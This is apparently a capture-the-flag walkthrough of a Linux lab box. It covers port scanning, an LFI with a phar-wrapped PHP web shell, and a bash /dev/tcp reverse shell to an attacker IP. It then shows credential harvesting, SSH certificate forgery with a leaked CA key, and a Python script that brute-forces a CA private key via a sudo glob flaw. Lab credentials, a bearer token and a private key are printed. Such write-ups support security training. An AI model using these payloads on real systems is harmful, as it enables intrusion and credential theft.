



Box Info
| Name | Resource |
|---|---|
| Release Date | 3 Sep, 2024 |
| OS | Linux |
| Rated Difficulty | Medium |
Enumeration Exposed Services
ping -c 3 10.10.11.27

target OS : Linux
Nmap
sudo nmap -p- --open --min-rate 5000 -sS -n -vvv -Pn 10.10.11.27 -oG allportsHost discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 17:44 EDTInitiating SYN Stealth Scan at 17:44Scanning 10.10.11.27 [65535 ports]Discovered open port 80/tcp on 10.10.11.27Discovered open port 22/tcp on 10.10.11.27Discovered open port 2222/tcp on 10.10.11.27Completed SYN Stealth Scan at 17:44, 13.29s elapsed (65535 total ports)Nmap scan report for 10.10.11.27Host is up, received user-set (0.15s latency).Scanned at 2024-09-17 17:44:44 EDT for 13sNot shown: 65532 closed tcp ports (reset)PORT STATE SERVICE REASON22/tcp open ssh syn-ack ttl 6280/tcp open http syn-ack ttl 632222/tcp open EtherNetIP-1 syn-ack ttl 63
Read data files from: /usr/bin/../share/nmapNmap done: 1 IP address (1 host up) scanned in 13.39 seconds Raw packets sent: 65595 (2.886MB) | Rcvd: 65595 (2.624MBnmap -sCV -p 22,80,2222 10.10.11.27 -oN targeted
# Nmap 7.94SVN scan initiated Tue Sep 17 17:45:51 2024 as: nmap -sCV -p 22,80,2222 -oN targeted 10.10.11.27Nmap scan report for 10.10.11.27 (10.10.11.27)Host is up (0.088s latency).
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)| ssh-hostkey:| 256 78:1e:3b:85:12:64:a1:f6:df:52:41:ad:8f:52:97:c0 (ECDSA)|_ 256 e1:1a:b5:0e:87:a4:a1:81:69:94:9d:d4:d4:a3:8a:f9 (ED25519)80/tcp open http nginx 1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://itrc.ssg.htb/|_http-server-header: nginx/1.18.0 (Ubuntu)2222/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)|_ 256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelHost file:
❯ echo "10.10.11.27 itrc.ssh.htb" | sudo tee /etc/hosts10.10.11.27 itrc.ssh.htbEnumeration Of Web Services
Whatweb:

php 8.1.29 version
Web:

Register and login

When i create a empty file with extension zip and upload, display a error.

Parameter Enumerartion
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://itrc.ssg.htb/index.php?page=FUZZ' -fs 3120

Possible user?
zzinter

LFI - Local File Inclusion
Back to the error that we got upload empty file.
**Deprecated**: ZipArchive::open(): Using empty file as ZipArchive is deprecated in **/var/www/itrc/savefile.inc.php** on line **38**
**Warning**: hash_file(/tmp/phpXqBGtj): Failed to open stream: No such file or directory in **/var/www/itrc/savefile.inc.php** on line **48**
**Warning**: Cannot modify header information - headers already sent by (output started at /var/www/itrc/savefile.inc.php:38) in **/var/www/itrc/api/create_ticket.php** on line **31**-
ZipArchive::open()
-
hash_file
Identification and exploitation of vulnerabilities
/var/www/itrc/api/create_ticket.php
http://itrc.ssg.htb/?page=/var/www/itrc/api/create_tickethttps://www.php.net/manual/en/context.phar.php
<?phpsystem($_GET['cmd']);__HALT_COMPILER();?>zip the file.php and upload
http://itrc.ssg.htb/?page=phar://uploads/c4fc5aed4a14dce224f81471133d1c0673819db1.zip/shell
http://itrc.ssg.htb/?page=phar://uploads/c4fc5aed4a14dce224f81471133d1c0673819db1.zip/shell&cmd=whoami
RCE | Remote Code Execution
Now we can execute remote code for get a reverse shell.
Encode to url with burpsuite
bash -c 'bash -i >& /dev/tcp/10.10.16.50/9090 0>&1'
http://itrc.ssg.htb/?page=phar://uploads/c4fc5aed4a14dce224f81471133d1c0673819db1.zip/shell&cmd=bash+-c+%27bash+-i+%3E%26+/dev/tcp/10.10.16.50/9090+0%3E%261%27rlwrap nc -nlvp 9090
We have a 2 users:
msainristil:x:1000:1000::/home/msainristil:/bin/bashzzinter:x:1001:1001::/home/zzinter:/bin/bash$dsn = "mysql:host=db;dbname=resourcecenter;";$dbusername = "jj";$dbpassword = "ugEG5rR5SG8uPd";$pdo = new PDO($dsn, $dbusername, $dbpassword);cat itrc.ssg.htb.har | grep msainristil

text": "user=msainristil&pass=82yards2closeit", "value": "msainristil"ssh msainristil@itrc.ssg.htb

We found a 2 files in decomission_old_ca
Lateral Movement | Zzinter itrc
The main purpose of ca-itrc and ca-itrc.pub is to sign public keys of other users, thereby generating certificates that validate the identity of users. This allows for secure authentication in systems that trust the certificate authority (CA).
- Create a new key
ssh-keygen -t rsa -b 2048 -f racc0x- Sign the public key with the CA’s private key
ssh-keygen -s ca-itrc -I ca-itrc.pub -n zzinter racc0x.pub- Verify the certificate
ssh-keygen -Lf racc0x-cert.pub- Login in the host as zzinter
ssh -o CertificateFile=racc0x-cert.pub -i racc0x zzinter@localhost
Lateral Movement | Root itrc
We can do the same procces for root
ssh-keygen -t rsa -b 2048 -f rootssh-keygen -s ca-itrc -I ca-itrc.pub -n root root.pubssh -o CertificateFile=root-cert.pub -i root root@localhost
We found as zzinter a code
sign_key_api.sh
#!/bin/bash
usage () {    echo "Usage: $0 <public_key_file> <username> <principal>"    exit 1}
if [ "$#" -ne 3 ]; then    usagefi
public_key_file="$1"username="$2"principal_str="$3"
supported_principals="webserver,analytics,support,security"IFS=',' read -ra principal <<< "$principal_str"for word in "${principal[@]}"; do    if ! echo "$supported_principals" | grep -qw "$word"; then        echo "Error: '$word' is not a supported principal."        echo "Choose from:"        echo "    webserver - external web servers - webadmin user"        echo "    analytics - analytics team databases - analytics user"        echo "    support - IT support server - support user"        echo "    security - SOC servers - support user"        echo        usage    fidone
if [ ! -f "$public_key_file" ]; then    echo "Error: Public key file '$public_key_file' not found."    usagefi
public_key=$(cat $public_key_file)
curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username": "'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
Lateral Movement | Support ssg
Repeat the proccess
ssh-keygen -t rsa -d 2048 -f support
chmod 600 support
bash ./sign_key_api.sh support.pub support supportecho " ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgVTxuoP/banVH1XRmI9muNjrcQ05tY2m5rr+eqqLjVtcAAAADAQABAAABAQDDlPBIRX6jnGGizXf5Ps+iovHfkVbWE51/d6mpN4O8Z6M0GPsGGe6hJ30FIPFby47HeShIdidUd572ZlBeBr6woRxXI242UFjw1VGDhZMYSoH8QAC5oYtoS/vSWNiTETBCTkL20ddU2bUUmMhxg3JLhNue6NcUwgJOz2tCQcsRC41b8RkuH7JrPc19R8lsYPHwUGaK+ridimuHL2QsusB5KxsfHvr4gVud7TT1YHvy0nYa2DGM6GsJ7oN4/Jt4lcFLFs+tpiRFsPOMTk+9RbMmsUjk/mTCwMlys7sXVrl9pIERISrXEmQe89+X2Tl/k0Wr0vTOaLkHNLMWYZ6+AD+jAAAAAAAAACgAAAABAAAAB3N1cHBvcnQAAAALAAAAB3N1cHBvcnQAAAAAZuE5o///////////AAAAAAAAAIIAAAAVcGVybWl0LVgxMS1mb3J3YXJkaW5nAAAAAAAAABdwZXJtaXQtYWdlbnQtZm9yd2FyZGluZwAAAAAAAAAWcGVybWl0LXBvcnQtZm9yd2FyZGluZwAAAAAAAAAKcGVybWl0LXB0eQAAAAAAAAAOcGVybWl0LXVzZXItcmMAAAAAAAAAAAAAADMAAAALc3NoLWVkMjU1MTkAAAAggeDwK53LVKHJh+rMLcA2WABxbtDgyhm57MATyY0VKbEAAABTAAAAC3NzaC1lZDI1NTE5AAAAQBRXvjDs2DgTA2aM3eMElVZrECn5Nh/1gycQhDkSaAVXEA5u6c2hAlOiQFJtLTYY+mLdafmv5MooQh92AdgrjQY= zzinter@itrc" > racc0xssh -i support -p 2222 -o CertificateFile=racc0x support@172.223.0.1

Lateral Movement | Zzinter ssg
We go to do the same proccess
ssh-keygen -t rsa -b 2048 -f zzinter
echo "ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgff6r7XjpBfVUeEjR8/R2MMMlznI8UndoAxoNgKwuIAQAAAADAQABAAABAQDHnZIE137c9lDZzVmrru1JuzIenLN9ImpXMpza8+Ny2P9t0rDjTCuZsXtPa7X60gFxJUzjylRbXEvvb3csDT+qgjwGkAG0AcmBF7RTGiKddcE0eon3WvU+3xs4ffiZm1vOZ6YzSyiKWAzz+xD4Q3S2zRQwoX1Q+E7/QtVibkVhO5rO3j5NpXLRocXi4aNzjKk6S7POF7UH/XNjzb/iVqiY+XiuHwQDFilydiZkWAEJxnRWLZk+Noict1OJsEEBeff7ki/pvK6pvYepL3NyYaB7xOp+IR02m+RjUf0VVNsA2zFiy1XgEydhHEkLyJz667CnqQQxRxPPyrkeiL6lk/TxAAAAAAAAACoAAAABAAAAB3p6aW50ZXIAAAAQAAAADHp6aW50ZXJfdGVtcAAAAABm4UHK//////////8AAAAAAAAAggAAABVwZXJtaXQtWDExLWZvcndhcmRpbmcAAAAAAAAAF3Blcm1pdC1hZ2VudC1mb3J3YXJkaW5nAAAAAAAAABZwZXJtaXQtcG9ydC1mb3J3YXJkaW5nAAAAAAAAAApwZXJtaXQtcHR5AAAAAAAAAA5wZXJtaXQtdXNlci1yYwAAAAAAAAAAAAAAMwAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAFMAAAALc3NoLWVkMjU1MTkAAABAluOC7mW2itTs0+Zz+GRpC5MLqHxahXMfDH8fWb2rRTlvYoGHO23i+zMywGiUWLLpXEL3Se1ZoN5Bihh583vXBw== zzinter@itrc" > raccoxchmod 600 raccox
chmod 600 zzinter
ssh -p 2222 -i zzinter -o CertificateFile=raccox zzinter@172.223.0.1

Sudo -l

This is the same process as with sign_key_api.sh.
- sign_key.sh
#!/bin/bash
usage () { echo "Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>" exit 1}
if [ "$#" -ne 5 ]; then usagefi
ca_file="$1"public_key_file="$2"username="$3"principal_str="$4"serial="$5"
if [ ! -f "$ca_file" ]; then echo "Error: CA file '$ca_file' not found." usagefi
itca=$(cat /etc/ssh/ca-it)ca=$(cat "$ca_file")if [[ $itca == $ca ]]; then echo "Error: Use API for signing with this CA." usagefi
if [ ! -f "$public_key_file" ]; then echo "Error: Public key file '$public_key_file' not found." usagefi
supported_principals="webserver,analytics,support,security"IFS=',' read -ra principal <<< "$principal_str"for word in "${principal[@]}"; do if ! echo "$supported_principals" | grep -qw "$word"; then echo "Error: '$word' is not a supported principal." echo "Choose from:" echo " webserver - external web servers - webadmin user" echo " analytics - analytics team databases - analytics user" echo " support - IT support server - support user" echo " security - SOC servers - support user" echo usage fidone
if ! [[ $serial =~ ^[0-9]+$ ]]; then echo "Error: '$serial' is not a number." usagefi
ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever -n "$principal" "$public_key_file"Lateral Movement | Root ssg
import stringimport subprocesss = string.ascii_letters+'+'+ '-' + '\n' + ' '+ '/' + '=' + string.digitsstrlist = '-'
while True: for i in s: listres = i + strlist listtemp = '*' + listres with open('testca', 'w') as f: f.write(listtemp) a=subprocess.run(f'sudo /opt/sign_key.sh ./testca test.pub root root_user 1', shell=True, stdout=subprocess.PIPE, text=True) if 'Use API for signing with this CA' in a.stdout: strlist = listres print(strlist) breakca.key
-----BEGIN OPENSSH PRIVATE KEY-----b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAKg7BlysOwZcrAAAAAtzc2gtZWQyNTUxOQAAACCB4PArnctUocmH6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAEBexnpzDJyYdz+91UG3dVfjT/scyWdzgaXlgx75RjYOo4Hg8Cudy1ShyYfqzC3ANlgAcW7Q4MoZuezAE8mNFSmxAAAAIkdsb2JhbCBTU0cgU1NIIENlcnRmaWNpYXRlIGZyb20gSVQBAgM=-----END OPENSSH PRIVATE KEY-----chmod 600 ca.key
ssh-keygen -s ca.key -z 200 -I root -V -10w:forever -n root_user root.pubThe output is give us a root-cert.pub
ssh root@itrc.ssg.htb -p2222 -i root -i root-cert.pub